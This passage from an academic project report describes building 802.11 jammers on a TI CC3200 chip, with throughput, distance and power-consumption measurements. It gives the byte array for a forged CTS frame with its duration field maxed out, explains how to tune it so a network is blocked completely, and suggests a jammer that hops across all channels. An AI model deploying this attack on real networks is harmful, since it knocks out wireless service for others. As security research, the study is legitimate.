Note: transmission power Txp unit is defined in the chipset datasheet, where 0 level is the maximum transmission power and 15 is the minimum. All the throughput results are in Mbits/s of the link under attack

In order to improve the result visualization, we provide the following chart. In both the table and the chart, we could observe a several interesting phenomena. First, the worst throughput occurs when the jammer is at the furthest distance. This result is counterintuitive; the jammer should be effecting stronger when it is close to the system. However, at the extreme point having the minimum transmission power makes a huge disaster to the communication.

Here is one possible explanation. While the jammer signal, which consists in regular 802.11 frames, is received with enough power, the legitimate link is capable of avoiding collisions. When the jammer is far away, the jammer's frames can no longer be properly detected and are thus always colliding, adding extra noise. Therefore, the jammer has a twofold effect. When the jammer is close to the attacker, it prevents transmissions due to the CSMA/CA; when the jammer is received with low power, it corrupts the signal increasing reception errors, which entail retransmissions and larger backoff periods.




Figure 42 constant jammer distance test result

Second strange phenomenon is the peak observed at 50 m. It's difficult to determine the reason of such phenomenon. The result is very suspicious, which led us to repeat the experiment at the same point several times. However, the throughput still being higher than other surrounding points. After discussing such observation, we suppose that based on the geometrical form of the cellar, it produces a multipath scenario, reducing the jammer's signal, which raise the throughput accidently.

4.3.3 Energy consumption test:

In this experiment, we have measured the energy consumption of the constant jammer in different power levels and transmission rates since it's important to know how these factors would affect the energy use. We have tested our chip sending data at 1Mbps and 2Mbps using three different power levels as the previous experiment.

The following tables show the result of the constant jammer's energy consumption, where each result is an average value during 100ms measurement using Agilent N6705A power analyzer [24]

Energy consumption @ 1Mbps:

Txp/Power(W)	Results
0	0,87 (w)
7	0,63 (w)
15	0,61 (w)

Table 7 constant jammer energy consumption @ 1Mbps

Energy consumption @ 2Mbps:

Txp/Power(W)	Results
0	0,92 (w)
7	0,64 (w)
15	0,64 (w)

Table 8 constant jammer energy consumption @ 2Mbps

Note: All the results shown in the previous tables were measured in average values.




Figure 43 constant jammer power consumption @ 2Mbps

In order to verify the constancy of the jammer, we have measured the time between frames and its probability. We have generated a Cumulative Distributed Function (CFD).

In the figure 46, the constant jammer first transmits in a clear environment (i.e. no other transmitters) while running wireshark on a receiver. We can observe that no frames has a period inferior than 6 (ms). Which means each frames are sending constantly at 6 (ms).

However, after we added our communication through Iperf, we can observe that there is a transition curve because other transmissions were possible during the jammer activity making the jamming frames reception not uniformly distributed as before. This explains why legitimate IEEE 802.11 transmissions are not completely prevented by the continuous jammer.




Figure 44 CDF of time between consecutive frames received from the constant jammer

Chapter 5. Deceive jammer

In this chapter, we are going to implement a deceive jammer. We also start analyzing some important background as a previous preparation. Then, we will concentrate in the implementation and development. Finally, we test our jammer with a set of experiments and conclude our result.

5.1. Theoretical study

As mentioned in chapter 1, RTS/CTS are very important control messages for preventing “hidden node” problem. However, these messages could be exploited maliciously in order to produce a link layer DoS attack. More specifically, “duration” is the key field for such attack; it is coded with 16 bits and the value is expressed in microseconds, which indicates the amount of airtime the sending radio is reserving the channel for the pending frame and the acknowledgment. Radios on channel in earshot of this transmission (i.e. can demodulate this frame) will use this value in their NAV calculation. According to [16], the maximum value of duration field is 32767 microseconds; also a duration encoding table was provided to facilitate our further development.

Bits 0–13	Bit 14	Bit 15	Usage
0–32 767		0	Duration value (in microseconds) within all frames other than PS-Poll frames transmitted during the CP, and under HCF for frames transmitted during the CFP
0	0	1	Fixed value under point coordination function (PCF) within frames transmitted during the CFP
1–16 383	0	1	Reserved
0	1	1	Reserved
1–2007	1	1	AID in PS-Poll frames
2008–16 383	1	1	Reserved

Figure 45 duration encoding table

All the previous information give us a major help for our deceive jammer’s design and its mechanism. The objective is clear; forge gratuitous RTS/CTS messages and set duration field to the maximum value since we want to reserve a silent time as long as possible. Thus, all the devices who can decode this message will update their NAV value and hold their transmission since the channel supposed to be busy.

In this way, it’s significant for us to know the maximum duration value in hexadecimal. In the previous figure, we can observe that duration is coded in 16 bits or 2 bytes; a valid duration value in microseconds must set the last bit into zero. In order to code the Duration Field correctly, we have to be aware of the endianness of the system, so the order of the bytes written needs to be carefully chosen.




Figure 46 reading order from left to right

Figure 47 reading order from right to left

After some observations in wireshark, we have determinate that the second figure is the correct reading order. Above binary value in hexadecimal would be FFF7

Unfortunately, FFF7 is not the correct value to interpret 32767 (ms). This occurs because. It reads following the little endian criteria with least significant bit first. So, this leads the byte interpreted as 0xFF 0x7F.




Figure 48 maximum duration in CTS frame

5.2. Implementation

The implementation of deceive jammer follows the same idea of the constant jammer using the same type of socket and sending data whereby using the same function. The only difference here is that we generate a legitimate (apparently) CTS frame as our raw data; CTS frames have a very simple structure compared to beacon frames:

```
char RawData[] = {
                    //---- wlan header start -----//
                       0xc4,
                       0x00,
                       0xFF, 0x7F, //duration field
                       0xF4, 0xB8, 0x5E, 0x04, 0xF5, 0x7C,
                       0x00, 0x00, 0x00, 0x20};
```

Figure 49 CTS frames in hexadecimal

As we can see in the figure, duration has been defined in the third row. For different duration just change this field and leave the rest idem.

The successful execution of the jammer leads forged CTS frames appear in our network as the following wireshark capture shows:




Figure 50 CTS frames generated by CC3200

5.3. Evaluation

We keep the same evaluation methods to test our deceive jammer:

1. Configuring different parameters to find the maximum damage point
2. Testing the effectiveness in different power level at different distance
3. Evaluates the different power consumption at different power level

Note: All the experiments including the ideal measurement are realized in a cellar where could consider an isolated space with low Wireless interference.

5.3.1 Jammer efficiency test:

Deceive jammer has two configurable variables, value of duration field and delay (time between consecutive packets). In this experiment, we have tried different combinations of these variables with maximum transmission power for the purpose of finding the maximum damage.

We set eight different delay (***De***) values for each duration value (***Du***). Our principle is to set ***De*** close to ***Du***. The following figure brings us the result of this experiment:

We have used five different duration values from the maximum (32ms) to small values like 4 or 2 ms in order to test how the effectiveness changes while we vary those parameters. In general, we could observe that throughput decreases when the ***De*** is very close or similar to ***Du***. In case of ***Du*** = ***De***, we are completely blocking the communication; Iperf server and client are totally disconnected from AP and couldn't even find the corresponding SSID in the network list.

This is due to the fact that our CTS messages has reserved the target channel for 32 ms but no transmissions were really carried out. After 32 ms, it resends the same frame to block the channel again until the network is absolutely congested. Such jamming wouldn't even allow APs to send beacon frames that makes the target network undiscoverable and unreachable.




Figure 51 deceive jammer effectiveness test

5.3.2 jammer distance test:

In this experiment, we use the same method as we did with the constant jammer. We set eight different points; each point tested with three different power levels. Our goal is to determinate how is the jammer performance under a variation of the parameters above.

The following table shows the test result:

Txp(level)/Distance(m)	15	24,4	35	48	52	57,6	67,2	105
0	5,21	5,79	5,91	5,70	6,37	7,63	8,88	32,31
7	5,98	5,56	6,45	5,58	4,98	15,49	7,43	31,75
15	5,85	4,91	5,90	5,24	6,32	9,16	6,84	31

Table 9 deceive jammer Distance test result

Note: transmission power Txp unit is defined in the chipset datasheet, where 0 level is the maximum transmission power and 15 is the minimum. All the throughput results are in Mbits/s




Figure 52 deceive jammer distance test result

In the previous result, we can notice that in the longest distance (105 m), the system is operates close to the maximum throughput, which means, our deceive jammer is not affecting the network.

As we mentioned in the previous chapter, in such long distance, jammer's frames become only background noise with the potential of being really harmful. However, deceive jammer doesn't transmit constantly, this added noise doesn't cause a significant damage as constant jammer does.

5.3.3 Energy consumption test:

We have tested our chip sending data at 1Mbps and 2Mbps using three different power levels as the previous experiment.

The following tables show the result of the constant jammer's energy consumption, where each result is an average value during 1-minute measurement using Agilent N6705A power analyzer [24]

Energy consumption @ 1Mbps:

Txp/Power(W)	Results
0	0,089 (w)
7	0,084 (w)
15	0,083 (w)

Table 10 deceive jammer energy consumption @ 1Mbps

Energy consumption @ 2Mbps:

Txp/Power(W)	Results
0	0,084 (w)
7	0,082 (w)
15	0,083 (w)

Table 11 deceive jammer energy consumption @ 2Mbps

Note: All the results shown in the previous tables were measured in average values.




Figure 53 deceive jammer power consumption @ 2Mbps

After the power consumption of both type of jammers, we have made a comparison using the above results:




Figure 54 constant jammer vs deceive jammer @1Mbps




Figure 55 constant jammer vs deceive jammer @2Mbps

We could see that deceive jammer is very efficient in terms of power consumption due to its periodic frame transmission. This result plays a significant role in the jammer evaluation since it affects our jammer's life cycle. (More optimal in power consumption, longer life cycle jammer will have).

For example, assuming that our external battery has 2,6 watts-hour (Wh) and our deceive jammer consumes 0,082 (w).This leads to an 31,70 hours working time.




Figure 56 CC3200 with external power supply

Conclusion:

In the end of this study, I would love to remark all the important points that we have gone through during this investigation. We have achieve the initial goal as proposed at the beginning as this document demonstrates the security issues of actual Wi-Fi devices and such problem is becoming a considerable threat since the huge amount of devices connecting the Internet using this technology.

In order to reach the objective, we have first analyzed our project theoretically introducing some basic concepts of IEEE 802.11 standard both the historical and the technical. This leads to us to know that the current implementation has some vulnerabilities, which can be used with malicious intentiosn. We also exploited some control messages like Beacon frame and CTS/RTS, how they works and why it's necessary to use these messages in a Wi-Fi network.

In the technical part, we have chosen CC3200 of Texas Instrument to implement our jammer because of its stunning computational capacity, low power consumption and a wide range of programming guides and examples offered in the official web site. As a contribution, we have also made a step-by-step tutorial to build our demo project using code compose studio.

In addition, we have made two types of jammer coding our chip; constant jammer and deceive jammer. Both devices have caused serious interferences to the target channel. Furthermore, a set of experiments have been designed to test the limit and efficiency of both jammers. We first have configured our chip in order to maximize the damage. We have known from this experiment that constant jammer will have the maximum damage if we maximize the size of the payload. For deceive jammer, we can jam the entire system if we configure properly the duration field of RTS/CTS frames and the periodicity of those frames.

After we have tested how distance and transmission power will affect our jammer's performance. In this experiment, we have noticed a very interesting phenomenon, which the worst throughput of the constant jammer was found in the longest distance. This happens because jammer's signal couldn't be decoded successfully, it simply converts to an extra noise that interferes the channel.

Finally, we have tested the power consumption in both devices. In this experiment, we have observed that constant jammer is very inefficient due to its constant transmission and accessing the radio continuously. On the other hand, the deceive jammer saves 10 times energy than constant jammer as it transmits periodically.

In the end, it was a very interesting project, which I could apply all the knowledge I have learnt from the career (signal analysis, network monitoring, programming etc.).

It would be an interesting point to investigate other possible jammer implementations in the future such as a reactive jammer, which only initialize

the attack if it senses an ongoing data transmission in a specific channel. Furthermore, we could redesign the deceive jammer that jamming not only one channel but also the entire 2.4GHz bandwidth, it could send a 32 ms CTS message and reestablish the socket sending the same message into another channel repeating this procedure, it could end up blocking all the 13 possible channels. This progressive DoS attack would be also effective for devices who implement frequency hopping as a defense against jamming.

References

[1] Justin Berg, The IEEE 802.11 Standardization: Its History, Specification, Implementation and Future,2011
http://telecom.gmu.edu/sites/default/files/publications/Berg_802.11_GMU-TCOM-TR-8.pdf

[2] Wikipedia, IEEE 802.11 Beacon Frame
https://es.wikipedia.org/wiki/Beacon_frame

[3] Wikipedia, IEEE 802.11 RTS/CTS mechanism
https://en.wikipedia.org/wiki/IEEE_802.11_RTS/CTS

[4] Wikipedia, IEEE 802.11 hidden node problem
https://en.wikipedia.org/wiki/Hidden_node_problem

[5] Deepika Dhiman, WLAN Security Issues and Solutions
http://www.iosrjournals.org/iosr-jce/papers/Vol16-issue1/Version-4/J016146775.pdf

[6] E.Garcia Villegas, M.Shawaiz Afaqui, E.Lopz Aguilera A novel cheater and jammer detection scheme for IEEE 802.11-based wireless LANs 18 May 2015
http://www.sciencedirect.com/science/article/pii/S1389128615001589

[7] ATWINC1500B_MU_Datasheet
http://www.atmel.com/Images/Atmel-42487-ATWINC1500B-MU_Datasheet.pdf

[8] ESP8266 Datasheet
https://espressif.com/sites/default/files/documentation/0a-esp8266ex_datasheet_en.pdf

[9] TI CC3200 Datasheet
http://www.ti.com/lit/ds/symlink/cc3200.pdf

[10] TI CC3200 SDK
http://www.ti.com/tool/cc3200sdk

[11] TI Uniflash
http://www.ti.com/tool/uniflash

[12] Tera Term
http://www.ti.com/general/docs/lit/getliterature.tsp?baseLiteratureNumber=swru369&fileType=pdf

[13] Tutorial of CC3200 project 0
https://www.youtube.com/watch?v=xbh9I8waq5g

[14] Radio Tool
http://processors.wiki.ti.com/index.php/CC31xx_%26_CC32xx_Radio_Tool
[15] CC3200 Transceiver Mode
http://processors.wiki.ti.com/index.php/CC32xx_Transceiver_Mode

[16] gstefanick 802.11 - Duration / ID Field 18 May 2015
https://community.arubanetworks.com/t5/Technology-Blog/802-11-Duration-ID-Field/ba-p/235872

[17] Wikipedia 802.11ac
https://en.wikipedia.org/wiki/IEEE_802.11ac

[18] Wikipedia 802.11ax
https://en.wikipedia.org/wiki/IEEE_802.11ax

[19] example of jammer model
http://www.jammerinthebox.com/products/Portable_Wireless_Spy_Video_Camera_WiFi_Bluetooth_Signal_Blocker.html

[20] TI SimpleLink CC3200 official support
http://www.ti.com/product/CC3200/support

[21] Tera Term
https://ttssh2.osdn.jp/index.html.en

[22] Number of Wi-Fi devices
http://www.wi-fi.org/news-events/newsroom/wi-fi-device-shipments-to-surpass-15-billion-by-end-of-2016

[23] Moisés Gómez Díaz Detecció d'atacs DoS amb inhibidors de frequencies sobre xarxes IEEE 802.11, 11 May 2009
http://upcommons.upc.edu/handle/2099.1/7227?show=full

[24] Agilent N6705A power analyzer
http://www.keysight.com/en/pd-1123271-pn-N6705A/dc-power-analyzer-modular-600-w-4-slots?cc=ES&lc=eng

[25] Iperf
https://iperf.fr/

Acronyms

CCA	Clear Channel Assessment
CCS	Code Composer Studio
CDMA/CA	Carrier Sense Multiple Access with Collision Avoidance
CSMA/CD	Carrier Sense Multiple Access with Collision Detection
CTS	Clear To Send
CW	Contention Window
DBPSK	Differential Binary Phase Shift Keying
DCF	Distributed Coordination Function
DIFS	Distributed Inter-Frame Space
